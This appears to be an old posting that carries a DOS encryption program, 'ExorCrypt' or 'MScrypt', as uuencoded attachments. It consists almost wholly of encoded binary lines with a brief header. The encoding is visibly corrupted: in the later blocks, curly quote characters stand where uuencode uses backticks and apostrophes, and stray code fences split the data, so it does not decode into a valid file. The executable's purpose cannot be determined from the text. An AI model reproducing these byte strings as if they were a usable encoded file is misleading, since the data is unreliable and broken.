MBE!+)^,'6%']'I^Q4:\OJ+4\;SRP91%+1U^]](EG3(`+-1#G.A;DI5HUY8/%h
MQ>+BO[DGWM>O[7KH5F%/_)J-.MI>)@6C,25:,JPVNG]?$U3,3P5R0K:L^W@=h
MEOB)!6NV&@<KLM^2#I]EZ:!9]U^%KH/Y$+.,$5^!WI)SH2__MHSQ<$Q67WZ_h
M]!=Z-*LN>_%J(:U9"*!#14E`E3\&Z=7*(;^G(JBO6IX_HM;9_4DB51P!LV<Yh
MHK^Z,?HY3SE;M$/07)+EYB+H9]>+=3G/1<E`J+DEEM+'PUM''PWGJ2R861")h
M:$2(*R)2R(<?>Q\.AX9DQ?@4@?ZL8O.Q@3651OX(#*P$?'._'O:/P&Q@]RCLh
MJNZ6KH^QEW#'J6'1)]+!5_@XU1#=7,K'C[&XO=A5W6NU<RWF>$4?5-,_>QYSh
MH:TNP?Q>8[K:N$7ETUZ7F;0HGH-<FDVA?UM,RYS@,W;J6MP&;VCBW1%'PYS*h
MJ_(%&M&B[:)_3'PZ396<@5V(54-#X=%R;.0"/O),^+,:OG,6+?D\&%LTX7<Ch
M"KC"\"SD54-KH1F4X?=C#^6YAZ>SD&+9,`8E['P^SV]M(I(;3,8DXGT1B=DWh
MB:/IV<B$\%.SBW;0)31U<C])/8S,K/6FY;L>P6MC$N-A#9M[[8H\ECV):F_9h
MDD7XP"^&WA9^R/V*_NPM"UT(^'\CW995;,(H0$?R,[5^)FB'Y/#`A@2R`)QQh
M]Y#=J^\JVD:IE_H6L??,WEP^T+3/I]M1;U\/H27*$H`SRQB<`:/]T]0VGH-<h
MA[Z`31[!KD`J8N1@?SN#N2>!!?>0Q0.7.0Y<V3F;QV-W+(Q+"(7O/<O4[[8)h
M2R1H6N3:'KUT+WHN$'\!O<*E"YC2S=PT,$]I[,D.K5G#9O"4>=4J=%^,PO+)h
M%VUT+7S2>GO5%.99=?0A7];^/\Q*=G'):7X<^R>[6,Z$W;\O#"9^ILY#\T1\h
M=L$]??_O)*I1MDE?;__\253/MZ_H8?ZR2J0'+FFS22M[1NJ/-):I3N84DDMHh
MNI<U;=S_!RTY_<,%T\@6NB<M>(*>C<I\(4X[E/U13[MRG@BGW[E/RQ3NG*?Th
MFQ+5LBSV3EF=/ZKE.^%/SG*=R![%2E#G3-^H$[2Y]G(8>IJX@J\NSD67N67(h
MC]]'V(6+V,?8A;>L"V]$%M\]!##J$[CX?\/BVS:P:TMIC1+U)3A3DI\#+JQ/h
MM'?S_FGN6$ZA3T*I2MFN=>I(,67LH\FJB=LO<>\@Q&W^EV\7F3CX"-\C41J*h
M3EVN[\;^R"OM2S])&W4JMM<%7/W="BZ5H;#&)2HTZM"AV^;0/XZ'9^XMTK/Ph
ME(^&OVYH*L>L=>+?M-"Q@V<A#JR]Q?$FBV7;ADOQXO,Z^L`OL=H5?S0CO%:Rh
M0*W<H)/RZ7@$%P>'GZ0%9=S*+OJ_7D6[PO#?+R>?'Z3Y8K@-R[,K\>:,I8\Th
M!;`>50F'DP+8P2Q&.G3T1T]-S6L?9NXVXU]"A:9U^)@5_1+$XN)0;VU\3&V]h
MKN&.7$T+7-8H\W'PE@CCRH^'UU_9R!F^4:H?3Y-M(X[+!-=_:;E)"Z+XR%DUh
MVYZQ20L-1W=:DA9-4_[LJOU<JZRV\KT\G-*&ZQ@4'FO<AKA&@O6=I6]K7=MHh
MOEZ/^*OL+'3=P"H@I_"B\S0&4_O8%Z3&U+:%LPP##>%#72F%55[65?-541K)h
MK^:UQ`UM]X?<L6O)'W&&]>'&[&5$&A>Q26W1I+7E)+7\I@WK"!YH2JAY>EH3h
M+7M5&,[M%&'FS48=`2J-9=IO&,,9^LPE)+JTWE)7M=*74X78R7R+0;Q6@?0Jh
MK-K*&#SH*[E0IZ/AO0XO_NQ!D:L9&FM-Y\6-R7,;DIQK]S&W0QKQ(Q]X7Z\Rh

```
MY%=6TWCZD,I8VKD2ZSOH>O)74[[PR2A>2Q:Q@E:DT(U,8K8>=J:':E^:':G?h
ME>CR]+8C:ONI195C:%KWI3V;HE#YAYFTS<,W3R8I8AD"9.XWH-8P51T+#R,Zh
M'NJ85EH&A>("EN@T+QMLR*,[MF92X99\,?>2&!../O##4'9I>1XH;HY,9GP'h
M4Q0!')%7%&9R?'9B\TE6N%>U82;X;^+[7!85G^-:LW'12QOZ0P?".Y85?8EKh
M@7'1,"F#>*!&9Y4G5-4^S;0%&Y>X_?MD)%ZO]^#%_ERI\QR^RRK$ZSY)BL.;h
M4[5SGMM[5-/<#FL:Z4W;\M<6^3_T'Z&:'Q]OYBOQ"/";$<NVPM"UD22Z?`"$h
M_$#&NVMI`4YPIH1?V=5IVN')7"^?'//F%7&;O-:X8L>2WIO7U/IXE[3)@/T2h
MU#]YNDS.:&$?%8="&_(O%-[^"]Y6^9NE[X@JGE,+>-Z#64"UZ*U!>[NB2]-Xh
M;ZBA$V,R?1]Z-+^Z+W*NXK9O0W(FV^,FWG_CM_]@:B>#<'DN.)]4UE1>8H:_h
M^?"_[^J&%:RL_1C2=<EJ:_PI^2M:>(Q1PIY*O[RW+I'!UF_OZ,I:!#8]DV08h
M8_^0`WZP#+)AD!?(B\SLZT!>"]P0QH1.X8B(MR%AT82DI[,S@\NICP+!K!8Wh
M&#$6Y1!G</E,VF#.X=?CSOW^+B0(LM^%V0O#`W@OWAU91XW)C=C)>AUF'&KJh
M"!KY42D8^JG!T3@??)#[PP^G(\D9%5AT,.34R,!#)='&WL+&*:B+.\!-GM*_h
MHJ0+#'G67_&;_UN].,Y1KB@`6T\*G):+=3K(&MX9`:\\2NF/1YT%,<*F/5L1h
M]LIBPC]XHHZD>[/E,^1ZYQQ8)GD".'_&#+Y#^'\I,?OM3B,^>Q4N`'\)@$>^h
M$8%"/OV7!#-D,]3M5D.RALJ8&"M#315%&*0+&S.+6<;!5M@Q-)AT<JVR5643h
M!5>GAPX[AJKRS\U::ZHHU,L_-FFN)454#'L<JHBK0(4&=X`^X<?#]_*./)Z_h
M!LN;9;=KCF=O67MYI.TK(0^=K6UD+1B3UJ2_X_2[>%/!`E<2W=!*>KU0@=:2h
M2>I=%"@SF1'PY[T;:1H(9+#Z^$?N\EO1))W`@;:'074YD%02_?X/GD$SQ?O1h
M]7IOYLV!_;_!&_'B\R$^$'?7`4Z.G=R^TQ!DY3H`4E0Q`)V5'\[$L2BLQ<2"h
M1Z)$!3MQ;JC1>S;#<QK@8$H0A1N-VH]M($AB]7_04Z5(D"U(IJ%2!M?G4514h
M#\K'`T%>(BU<ZIY^U\\GH@[=>2QOJ]!IR6S'U<^W!VB%74MR:M#?4H4#5G\3h
M>@95M+:$FREA2I]]#L,.V@)W\QYP,"3GIBHC!=FIOA)[YX,T03'*@-PR[%',h
M4%W=M-=2[<AL]J-9ER,S6=H8AE66I&HTA6FZNIWV_+KGXE58V!KW@U&5N73]h
M&SD6@Q?Z]FN84E,]M6AO=;>^>1M?<B5,&R714<JT<B31H\VJ[C"O'&@=&&2^h
M/=UHNS=DMW^C-<<:_^!NNZIQCZ(XFV2\#-7X)E&%P<48_(%^^;P?^%.YOM40h
M5+6&S)7;-&P]P_0&AW0JK-FE&JZ"`I8[;01#CTW"TKS";-J=Z=$;A?:"*0F6h
M957_V<'X-Z9P9=8E&,XQ=[+:]5E*::J%A%9\\U*>N>&DV(X<XQ^@ZR0=7-SKh
MR)YY+FB^I;)P-)*H$E)I)3T-<TPXOP"##2ECHCQ;FQY^6H$<Z`<#^@:]?`]>h
MW-+?+^FE+?99J6ZA!N;)!]S2G7C,WG=]7;^T+//D.GI\*/1RJM/OKI-:"#KWh
M=!U<.&\IB/U(4\$OZLWEI>:V6DQ&7UD.AY^F--A&V3'%R14@-?09IMUK)R1+h
MW'@.F].QMQ)FFMW%Z;G-XB=L637A86T&F&KW#,RZU)*:$8$$I3?NDK8F3="=h
M5S_Q:K7/5/3'`1@QJ9*\&','WT&"I[<;N-?6(=1<3F,U^.M#J:Q<HT[*HUYh
MTE9-!FV\*L7$H'UP<QVO<,<,Y1_G;,P>7ZI/]/"IX?74T7PA6H!#.L]64;0;h
MUM]`U$:?E#@'WT_7XZO-7K"47(.GPB??(\?;,+'1H,`/9^,E\ZMU0^&;?0$Kh
M&8'0'T<`;#IT1G((W\,%?-E=T+O]1[6((+GH;_=:Q6"[0Z1&FP_9ST\2LN22h
M'\0TG47H3=73FXOC8B%S&;;:<X\]S4\X-3F]!QT3QM=1Q0JYY<:3Y[^1,$G#h
MUU<ZKRK)_@AMOD(SC[\OWO7D]&(^WO]#<"_UL>_)6O)VWC^7N_\L?FR4-OJ]h
M9<:V3-S]A^DEJT\[U\_TGW'QMW)R49Q_U]M@/OR[[Z"<_@?KTW=.A$`Z&Q9/h
M4;W>YNHYHQ&[^^/D06R#OXLP2>L)5Z^*JE.AYT(D&XKZB6&DKN?>CDOKQ[`4h
MY6![.V]G`]EECEO>P/`V.!`[)"]JR`"NC`WOT(^QA.P9U>TP745#M%TZL7V)h
M4175C5]D<(B:0)-H&A@;$&#J-0ZL8HA<1PJ^S:]8-N9AY,:;@NHHEM2$_RW"h
MEXPAHSXX.NC;J\2[1+V9:_`9N%:LD._G,U9*]RUEP+L:%'WB_@]S!4QK#'4Yh
M--W0A^<@('\]$\.4SWJ-0;;'BX@M<=^((/[OKZQ]`WE+W)+0;MKGP?$#+V_^h
M[Z\FC@VL#Z)XE^7L[JEK^I>]W]S%N%_K@.C0<?[F+)@QO(#PNU^WBZR,:Z/Wh
M//)8[7[?M27B*@"T5Z;QAF\_5:AKGU5VUCM8U-:B&'O`DCST>)$\<Q_+(<%Vh
MRV@'FJ=J&TW>FMG"=FS;Z>4?!QKL_Y\&V]PNIP;>?S>##7>_Z\&&"M\MS@3]h
M(`?VXCKVAS/;VJNG5PUD[.<P\%3V[J?1.ML#XV$E0W<,8R`Q#PMQ)>RZ)R"Ih
M)2IFX4XKF-Z!/I2Z^A#:D17-5M!#@X[7.8731YS7.;AG<3!4Q_3W2[L<,&(:h
M,<TWEU8YQP<$>[F3F)@);%JRGJ?8BQPEZZ@N[3<AS70S1J7J#+B_G"!W]V`2h
M\E4*9N-H/,^<9,W?V+.13DQI1=YR30Q;^<YJ;6Q.UC;?P%E_P%G#NY5&WEZ@h
M3F[JXS,[BIPX(K*T0TK?^S@8F`'+M3&V^OIH1E;?30BZR3+*!3G<RQY"<W-+h
MJO`W-+8ACB9>\CJGI;>1E6TUTZL@E/00+5^:4Z[G->U=-&8QO&Q0J/9C[9!"h
M<C/_UYP]=$#]YZI</^\!_Z:&B></_.A`%/,[SN];TSU#_F^AR&W":55Z"6]_h
M(R;]]P9Z1P#DQI-!W)+Z;'&F?`$4^'1?C8M-NXWCR51(W^<2TIT_%N_WE+J`h
MGK@J<:2M4:A3C!\F]0NE-'X8J<VXYB]*XYS"OF?L7'TQK<V@(3#-8/"W5W6Xh
M6ZDO46L#=FK&B>8O$PN^ZF+X6!K:%&HXOX(&['2M^12B-!<P-E`U`5CWZ';^h
M"KWO$P+426;ONSIGQ+<$K/<H=?.9@DKW#67"=!5?HMDYE3YJ:Q\/I?1J]T'\h
MHY:<<$J27%_467;9QF7%JMMI!LVT[73R`9[;!DZ)N`'E9V;!@\]@`NC3R7[Dh
M(/*3!&_D986\H/O]`'])L!9L?"Y"$NI>6<?R-*NVX$/IIBV[1E)XUY?]K<@Nh
MWR$8.6@#]Z&OK`:C]Z?-*W:>:+TQ\T7&.'+G^M#EKGR//O\(X<NR]Q9GXVTKh
M`;2][F-I?K1\/(X=7O&]J^_X@;4L9K:E+$_H'G^YQU,@%/>QDR0:3&BO)?B+h
MM?C8O`,M\9N(OST#>2^S'6%ZA\GK!0RUT(Y8'0GTA99U(;R,P-Y#C*NN&F]&h
M$?Z*4N?(RJ;ZVD5,%6VVJ@?<]K?D]AEJY3P>;>2]V8F"ZE+&VTW4RJWPO?Y'h
M(H&G(W\XPO@FP['N9*B)R9%P!J=["&5P%6]$]'C&7>"(V_?N24I<2-MP9^'Qh
M&0A&J;+>&=KNQ:K2U30W$TV20.3@#^E\0#\7J`-2K)B+F9U0\Z4,=B!#5ZP%h
MC]0"F3_N.MH=@[.M\;%I8I]6^%$Z"E[@L]2^`:+XJO1]7.)W;;`OW>V9#N&Bh
M0\S62KA8\\$2TPM]//6NZ@NXVYU]=:^<F)I\!N)II<V)I!@^?1@P:9(^4]M=h
MRB=H<28\P\"3BQ.QW^Z3J=9%B;!-ZXQW3#GT#BD[Z:I/[VCLY`V&KM2"CM%$h
M9E4"9S/.S8TF/A]#\XZMM*A<Z.DW,@XDMW4;<R<Q:DUBS>9N)!USDW'3N"M$h
```

```
MV6U$X+N4KXYD=#S/8,K82KQ37=Y_$3&=XC>K_EF$\\<4&%WX`:EP)1M6]H;Rh
MU^[@3U,Z<X,'B-D%DYT^QY'!8O9<Z;JTV^Z^.V"__AQPZ7V]3U076&"T3MJRh
M`>ZIB<!_`"4YRK>:#Z%L'N/'Z%QX^)-F31"2%H$+<3<L9U^[OBV68`Q'9Y?^h
M^QUO4^+8_XO^=C_*3+KFZ'S`/=)`\]`=S>(1,LLF?S`&JX^Y53T;/"<77RQQh
ME9@O-`\!L#WW3<`^#5D.E/>/W8I_9&?I@(T\3R8C.[^,1NP(]NY$A_$(YS$^h
M,1O6Q&_GAY]7_P2B0_2X;S!#W[^:0?CCL5TQ@K6%"'=3NK:3/CN@1V5[;W%/h
M="VPY+&Z6TKZG::L.:UA9O-:S;6)VR^$.:APJB*K='QR(^B]#!D^I%W<Q/85h
MJWQMTYRN%V)8O)>B*[P3TW4U*+6^M]9KT2-EK9DFZO?!14CBMM-;:?4D6NO+h
M[8ZZ^UU[>9G=_]9]G6%`*F4BQ(MAPN#ZV)B<'V["+$B1.)M@BJ]C[$<U"19^h
MQ9C8`]O;'`MQ)[6(DCQ[HK%DZ/4N75B',L)6+7UR@:SOXL.+7Q8E<<-ZZV_!h
MK%8L.N)/N)6JP`2^%.;)\]KR9N!?_E\GNK![7KD=/\WD_RBFA-/E>3JK",?5h
MTNO[_)M;"N+E^:>G>7YT6P9X.B*L5KIR+7\+@[W;#%KVMAQ,"XZ<PJV<BV',h
M]6+#X-?3=E`;,OY47F=K6[5):\^"URY`[]=,$N#%^E-,7$[:_])ODRSY,<.Ph
M_/+!E608HX/*9@0X-2'2NYDK0:HO+#%NN?NAR8.^@+[*>FL&T=S:;I"])OR>h
M+^D+T!F`O334(^(<BKF(-[GK(-GBP???@Z^E_4??C#Z.UY5PHGV@\)TH9@HMh
M66X>=,BKPW#^ZK8:V8BOU=[,OD6FM_GV.MV%]K;A*`=A(CZG3Q]5IB*OB2+3h
M4E4C&1)FMM]?I$?&@R<DN<#.;2,M+U(G.G2UIG`Z-*F9'.8IB?<OG6T@Z^;$h
M^I@KV9LQ7+(U38VZU[_@'(UYY#OJ2->=FU>*)Y\0=^<2KF4V%S4`+?A9^L<)h
M3T_8$2#NCKQFW.:$K$CL/5H$?>N0-[UM1GG9-M(-;F&-$V_J-@^LK08FV$V;h
M1/P[_#OM`87P!.KT[^$4&!"$(N)H,"?S`5=[-9=IX#-\Y&7T)Q'_Z<.FACCTh
M\LZ>1]@='OETUW-A(9S'-MJ;;$C[!,):MJRSF2/OYQ0^"D[SM+O37][,L)GAh
M2[ZD[RLNT;+M*NL1J_"12=YVO:W<777UW;WB-/?6]UX0L.TNWA:JUK^YTVD1h
M2[!&ET]Y+V-\B3KKK6]NC2R-C?9M7O+"]N-;WPXY&86FF3+V9I$7USK4:[,Qh
MZ-=L$7E[?(V5O=:ZX>%X/5PM[F@CX<-U<+K`(/AOMA?6]]KM8C67-O,1K1M/h
MO.^^;X;PJ78$5*%CJ7807B?(J_/^9^W&TMQWQ_?],F*0\H/-O"3EJG,)S3ZRh
MYJ!B6[767(P1`#$A#8?J=7\QNKJ_FIO!1\&Y/;]/3U(S5555'?_-K+^EOZCLh
MQZK*RH<QLS6WVQF7E/JTU_GC[=:Z\&^3&&MN`8(;S.QV'6LC_4_^?0-I?B3_h
M[NA`)6N+_W\8K6)IH>LZ/_4_)LUA_3^1M0,6/AL_I9F'S,V_VG[,VG5OUNM9h
MO_J?LP[_[#86F_J<_R/B_17W6_;?,_.6&`G\I^W\W?[9/Y7]OX[U'_\?MDO)h
?Q@O.N$_Y(^\0??-'T%W5;-PEAFKB#[MVT,U,B:P[`/^#h
`h
end

ExorCrypt MSdos version:

-=) S.Encode v2.5 (=-
begin 777 MScrypt.zip
M4$L#!`H````&`%*WF6F[C95"R!T``/TM```+````35-C<GEP="YE>&4/`!(#h
M)!4V)S@Y:GM,G6X?"08!$S3E]I;WFVKM'_`B0((`00(D#?#___$"`2*,NY'Zh
M@.L];'M'@`H!RA7XK=G5@`_0T[*U$?!_P8"'K;J8/6ZY`-&G-&CUZG&C^IXCh
M7A[QQHTZ#CW8+\&!?`T4.T&_(G$+%@@5/?.$@XD+7.S5X/^;N$4Y>R]G)S@3h
M&/(1"UP[;FC2;>M=@>A]8&MBH_Y'`J]+$;>T=)^$K[@TM^3-$TA6>^HD0?03h
MU&E^ZAR?NJ-11^]2E[ZU+@IV;A"]?P_1CBBK2_X'T.X>!XROHQW=J%W_V_6/h
M&PKSC8V"@O[J!^@-6#U=C_^H'#0GU2]J3W_'E_=K<-%QRLM?[QP2V.L/2'=@h
M^NL`<?,<@$]3'B&5)2MN*=%%/7_TEQ$D;6<VX6=*EQ+M_M%'V=H1L`VK;FLWh
M@*?A]4GM$;^>(*2ZMY?-7=2M!?W_S_&\'[/"E"17S=V"GJ@4_N+L\,\J/B`h
MDNWLK>2MD-;7D+>AN:+C:O@](P+TBX%:<6LABI:((&Q\?81K#N::UG_@VM.Yh
MO2(K,>O)6-/CK'G0@)"67CZ0:->/6XV7R=HB]C(O<T/J-.X#7@8K9RY'L/;Xh
MUO8!3HU/Z/4C\6M\?GE\''2&K=]!*NP+\___)/,^*N"-\Y7`[(MO_C]HG.!>h
MV'LQ3>7K&Y3MN/>,P1$-V0F`B1[P)=QAAR\!3$5?(O6'^!*(CHI,RS?P)?"4h
MKFGM!KY$$9GL>P%-.*9O6M>WKJ\(R1KW9$V/LN<!_T/&;0J:E@3M!'&C8J8+h
M,7-?S#0>9JZ,F5[#S)TQTUZ8.3=F.@JSE(V;FZ9[E"V^,P%F#J.=:V"F1S#+h
MYFA="'Q0#]6C=R*MZQU">E88S^[C6;]Z75R^ZW"`M&$V#\E3X%R!S4'^=G.$h
M;=3"5]X/[!\@1+D#?1&OW_'UP,2='MP_%Z+%C^@["H`-!77V_YG$/YB\?YN)h
M32(%0.Q$!G_CL0E.!X_4YFBA``?>3R2T,QZ^TOO][;25G&^3L<?<`"T>Y/_;h
M8\'<4`^N?";T\U4M[<$'=':L?I+L/\YL_]^FMLW;)K9AMZ:HL]XG]OT!#L>Eh
MU(ZQXUIXVSQNT"C`L@5.U:SO'$#+$[09V*=9@=:MUSV(%:K-_Q;5`'I2LN.-h
M%)F/WI48`ZQQ?&*/IX+:8&J`#C\X7U)W6@+1F?UBAW8%CG?IV`!3FQCS+`$6h
M-XA7(&/M,[<-O4<Z>[[`]^F_!K1!/1]JWU6W5<MT[;2#]L?;=!Q\YG^3@'L"h
MI,LR-T.`OC4#G&^:[L+<__\T>?FNZV9<7]Z@QP-A?_^W<("L,4=F[0_7#HA4h
MM?A[0&<H`P1\BOI?1DUDJ.4JM"\<,-V"@!]!#W1IWO.^`0O\)9QD#@"9[$3Gh
MC1M4M['R[-CLOH46_"4\^D3<S)=&#QB`G4D":YZM`'%:4#8W"P"99+.G=0-<h
MH/<2[16M=1?TLJ7R!2J[^+"G"(":TS40MIS=8T^0EN";E/C!76VHS>JQN,53h
M??(2UG\$[),<^70;>@1=SDQ;-)?%IG7XSOMS%3Y]NKCA>/O_HZ^7YZP.![\Gh
MN+C@PJ("Z<K_WW&]^V$+7_FEAO_!Q7VR`]K4,N.\H.C;"D!=Q87VZ6WZS[J8h
M^TIL2GJG1W<@/?_'_P\?98BG__"Z6YUI/U?O+9,\?]8RP8O?#YA^%:!:O/_Ch
M#N!OJ)>Q>QW^V`!HK&OH<5HH_>FFT`(CGL7INW<`09^I>4!@:`DQX?U'CR;Vh
MR1W`%FKV^]$71_^EO^_``!T1CK/F"9+N?IX)Z=[GV9#N6P5H>NU1)]**3MK)h
M23L7:<?*4R1=DCRY3(*%KB<_,WD0[Y37)VT*)SD_?7'PZ.DG1D=%F2M?'P#?h
MX%\![R>Z71<\S0X>_#9XM/3UEQ0OJN+L!UX_&OT<\4(!B_>_4OQBXJ-D^\78h
```

```
M!^[CK‘;SGT.’%K=1UZQ537U=?6^Y#;C$],/RJNJ"KS/*_P4‘[@/7YX4DS_[Bh
MV[C]FE,NQBGWLK>?<$I5_05M$#87VGQ]M.*@ZO@YS8M@OIB0N8MY5P’NM^8Ih
M(</,T]GF24OSVLPI0_+’#VQ^BC6\G<&KF"7TI?G%Z1?G3W*9NM‘^78B.C:76h
M/CBZ#9T0+A*%]1>]#)2D_\7]HY<?X+A_O/H[P>,<&>#7Q<^B’X@_L0M=3[=Vh
M[(WW3SI^8F">.X=\UHG]‘BQ:!$FT^/:)G82:=^D]:=M&6NHOMDK0-U."K7<*h
M,WN@ENDRO"15J<]V\_7K+3TR%RX‘*[V"RGWTE_]S+‘<I>;$^<L+Q3L+:AIA(h
MM‘)I‘]’LO]#3BZ$/--#(RZV9TT#A/+=DP0>W>W3LL0=.1\\X^Z(Q^\KE‘X,[h
MNJVQ1;)BE0N1)’PDJNR5%[N(/Z"%X;‘_GI[K?KD3SBXMG8M/=L8($(LR/S!Rh
M$RS_GXE9-GMTB_-P496X0O)U1X"IPGZ@W‘9H?,[P(.46A%UP_4’(/"<\QK‘Gh
M[@I(7\<\>E;ZBHFOOZ=D’\R>X%6KOA$&7/DOY;E](K@P7-U*2JDF*Q!3_>A@h
MXPASV@01R)L3:J]?SD3$+R!\\@X7PV."6DG2!IBD^@6L7!T(>26P6L‘AG7,#h
M6?=R1B"0+%R‘5$A4>-‘.99ZXJGE?C$_9GE[-2’8"9&/]-(*K’&*‘]PT‘;>!’h
M\N?XG!T*/*_!+]GCJT.‘WCY3+BSH1>39_%M<.3):21]Y=’!@;/@"K95.,#)Sh
M‘\4&Y@_PR=,C!G!G,=4-‘F9J$.3Z=L4>X*3O’_#)?=7.L*[(Q=X#KS.:[U\\h
M//KX@=B&MW_HZ&SS!$-=.<!4OK[@8B(F/K:3[\/YO\U8,=&#*LF)X8T0OE*Bh
M‘D;/"_8H^[H8!_&":,5AA1T1AH@@ZX]I)]BG]U,P:CE9>8[_[*MW+W^A]FQ‘h
MWH#2+*[U(1GH^)‘,KV‘O8;+N!_!L-7X&SR(V7P?26G:!@,D:?+>%GC(A%ECSh
MRS+_D64@F_B80Q#:BL=0O(’B441GDET_^KX4VFQ.3F.’YSD#4#:B’0’’C6B@h
MTBE0\US)EX"6’,B6)*\‘XDB:I/_]3KQ")GM:QS\(?,Y_O88$OU=]]=W<6O4’h
MA<"AG#54J%/1\V:0$GPQEXOJ!!$?7’\14BK:Y\62C*‘*_Z;XR1Q,3D0[@!’Gh
M!/YDO0<7>/\W@/AFW>‘!DW![$,X;P@S/^/!1‘F7PAX"?/+G"]V-IQ=W;AFW1h
M=KGN’PBX85-"6?6+Y\&^’CA7‘’%‘*HB#_!L=/HBY9YC4’V4/’#;%O.<=XBD\h
M^?3-1C?0#(>=?\!<0J_8BIS_T.0’.-O9O[OR"0.NIP_Y_K&FB\*!GQ4_^+Q_h
MV8‘2W‘:4=L‘_^K>Y,#E=&5/KBN6U]Q1#_,2>=-*OH*1^6DK8‘7PLX_72(36Sh
MTWUE\O7&(4D[X/6_$9$=)V?F20>$LBH\_0(W<7UGOD^;=M,FYX^H#X&):2[0h
M50*;@]EQ3’*P,^<"F>Z9G">R!-=W’REM+#7A"=Q9"2@MM2><5T3?’^UZ!M[3h
M.BC2_;WY]0PA$2XGT>P"‘>@NJST@$D#[=0)CO_X.SH&/BY#4(’(C+C7PB‘]‘h
M:"U@!O<6%]#Y@<&(?O$A^A,U!LWOWNY0LPLT?C!"8‘G)D,^#ROP-;!XP&47Ih
M]F"$VS\(D:X6R-<CD,[]1O!M3O=(KSCZHP!TC_O;>@"’Q\S-\B(3:]/K2^R>h
M^^M7#OU((/UD@GY-T"^G!#=$"O1Z]0V2’+"BKWM$,P%I!FM](AFH/+U?CE!Dh
M%2DIMMR‘‘!9D?:#7]5>CA2FLT%@FPAR0H9BOVP-5WMBP9_^C=0!RD_#1+(J=h
MX&@0$6&#-@NHX&Z01K&G.T‘&S+/$9SJRPML@SH(!#,]’HRPXFH3P,H0W(3P,h
MX5T(+T(X’O5H%?D.M""(W9UO0)AU>1IA5ABZ_XS_5_2:&Z@/.O4PST4T2A"Wh
MZ‘1"T16V84?]^@?%_;\^P?4MZT93[NB-*B:(B<EO1="J-’HK/<@%/@‘_,‘H4h
MWGW,‘^S+P%Q#)7\?^RCBI%O.P9EQ<’M=‘T21/%T,[,C[:B/]W57_COHQYOI7h
ML&3ZOP/OTO8>&Z+/O,=!GV[-GFB(!]GCQ$2T<#G$<!_%B1A;>J9U‘QHI3OF-h
MZ2T*T!;)]G’’"N’X;<>*X/AI27MBPYS]]RPR]‘I[=%ZSP%[P1’Y"M:8’63O(h
M1=N:QGHZ")C_#=ASS’;’]PS‘[%*8+\&L0‘.FSQ(!)[?X_A,D>DWPCZ&$4*D2h
M@6G2\(,L;.2E9P:[=R\"=Q]JL#’XH47?@Q^V?R3WLW:]‘1B^WHFZH):A1_>@h
M1UL@6C&^)N9RX;CD<GG;IH?"$C3)E)2‘G#D"?Y>4S‘,D.Z+9%^5240VLL9Y0h
M’6W9YD@GH)_’Y*N$NW:!’!3$4UW‘NU’!QE+<$.+V?*NMN’4D^[J‘(9S9@)BNh
MB’^*D$OZ%L>/NH<SJ48U%75‘3P!HC@MH3:?$F$U._]OXCFY23X^C!S$C^+PAh
M;PN+HZ_V_8GO2[#[H;CN^+\GF2PI@N/+‘N1SA,\T@&M3?#:F=&VGB_VOA]G3h
MS;=*@L)OCE7>\7".%=[Q<\;_W+,.LQYC’@_SC!QQH^LW0CZ"0<KAA8;KUCO,h
M5QJ’Z@%@OWN‘3M5[E6=Y=.W\\H@QNV%_9+!/@L>‘FO4]C+Y-<XA.=04_QZQ@h
MK,]6(V.%6/<"Z#--_*H‘+WIBJ_Z‘*(GZBL@S]/:/T$UIFR?2#AZ//IB)’1%Yh
M[N&P9(J^8’PZC:[KIJ@^DK>ILX#1O*X*ONN_+PFA!.Z-9>R-L%N,V9]A/E@Zh
MP/O:EJ;‘’A\6#8-P?&?’LD;G$9G‘<W\Y@,:1F-)DNH9-^OV"05(’M_=*9"IOh
M>B9W/X-A;8_‘M\0X6;7IC!Y2V<,H^^!)0/^_]<BMO=9=<4’$!":.’^09ED^Gh
MSA*DD2[>AX"X;KJP:(JA+NT%E.9T/C‘#*MZ,]%7‘[*ML‘;(DOQ‘>PA4-%2I%h
M7^*’9D$YCI\100M)/’UD‘%,$J:9L5=\4Z8J0F(BBAXNG^N3X^K0^H\:-HK1.h
ML#HRZ.-^*>"<VC8VK6]Y>4I/?Z4]"YV1‘@7F9VN"$_<R@G:]B9>I%8WN=.X7h
M@H$;LA%J9)V8WJWX2G^VS41V>MJ#88B.=GW"XT?_AMD-1!:E[0,#H!FU\2DNh
M,XJK9P2W8C^BP0T+IB\‘9([(,$0)]D8A:@.S7&9J‘U%FTI0HNPU.=QO)";X9h
MK\/8"G^+5I#H"M:YA-AC"4#:W"(6,,K@TA*(IK!)+MAL3([@\JDPX!.<YEX%h
M7!PJ#8B8VP.%C0K]@K/T_U.!>!V,1%]\\_]!1"G1UR^$/.6B:L1ZF-"!2.E_h
M-<]:SXS;+0N9Z"M!DTDXMJUP^QF‘>_G;4-IM&.;HL].[YP3NI=(-8;L%L_’Mh
MH+Y?_,-L+V"V<PN:/M!8’M#‘94‘+>(G,FX:ZGD/6‘H<)FDA))N3W=‘W_CRX#h
M6^EV‘!NG=DXYR]EH:6>C$9P-[L++$6VCV^NJ/L037YL6QY’*]17!17ZU);K;h
MYO].=AV28-(!GZ@>C8%BZP2-0S-DE96?]H?O_YWBDV:DE8/R‘[E’9V‘L)A$*h
M>_1?‘1‘MS$PV5@L@:=I$YIYJ7\Q99KN^4K8!JG0BM:GG3+G’L4[V[OXB!]V@h
M5JC^U_J[’!3/9+%O$39),*[M.J)M2QW&#6/9"Y3-I,PO&$_B*,6EL%]/H’L\h
MW7Z^7SJK*4@#(IZ9>95U’U@&_]$8K!9’"DG/TBT’9R,9.>9A\JU!?,Z_,’/,h
MMFE.S[8R*+G+6<8"’#U<\‘.*?2#RP>EA+LYOY%URIG7PA_N1?O]=(6<B]‘>.h
MQ0(\[MNF0,5.3,DA>0RYF>O‘L-LS;"E‘P)W;9+M#$#",#JYKH8!B/=I.’#>6h
MDRI)&_N8:DP%]IW!ZV[3)\),U>T[/0*S‘5K3‘!.N5WF/\TKS=)&PL80Y78TSh
MDR^.QO9"7H#E+KE>‘8]PAP,>[!.M(LR+8GV+^=?;4(16861\‘>.F37A*$B)!h
M*<.8M*_’EES‘W2D"REPAK:*ES9\"H.Z?#H(K;UKF?T2KH!!C&B83S@%T\‘-"h
M4!&’FF[?8(\%O,R.V@’]3Z#%Q9"GW:/_N1*J4V6_’QQ@‘(’CH0’F3S_Z_21;h
M6,3*9R?<];1]B$?W$=>CL[\?1AL@D>;M"T-R’O1.^0.UA_1‘Y+TZ@+4-[!S.h
```

```
M’5,/>%SC\K2!D)_^-X!\.=OF’Q*7GX74;GS7_BFH%E"R]#/‘7"36Q$S?S]X(h
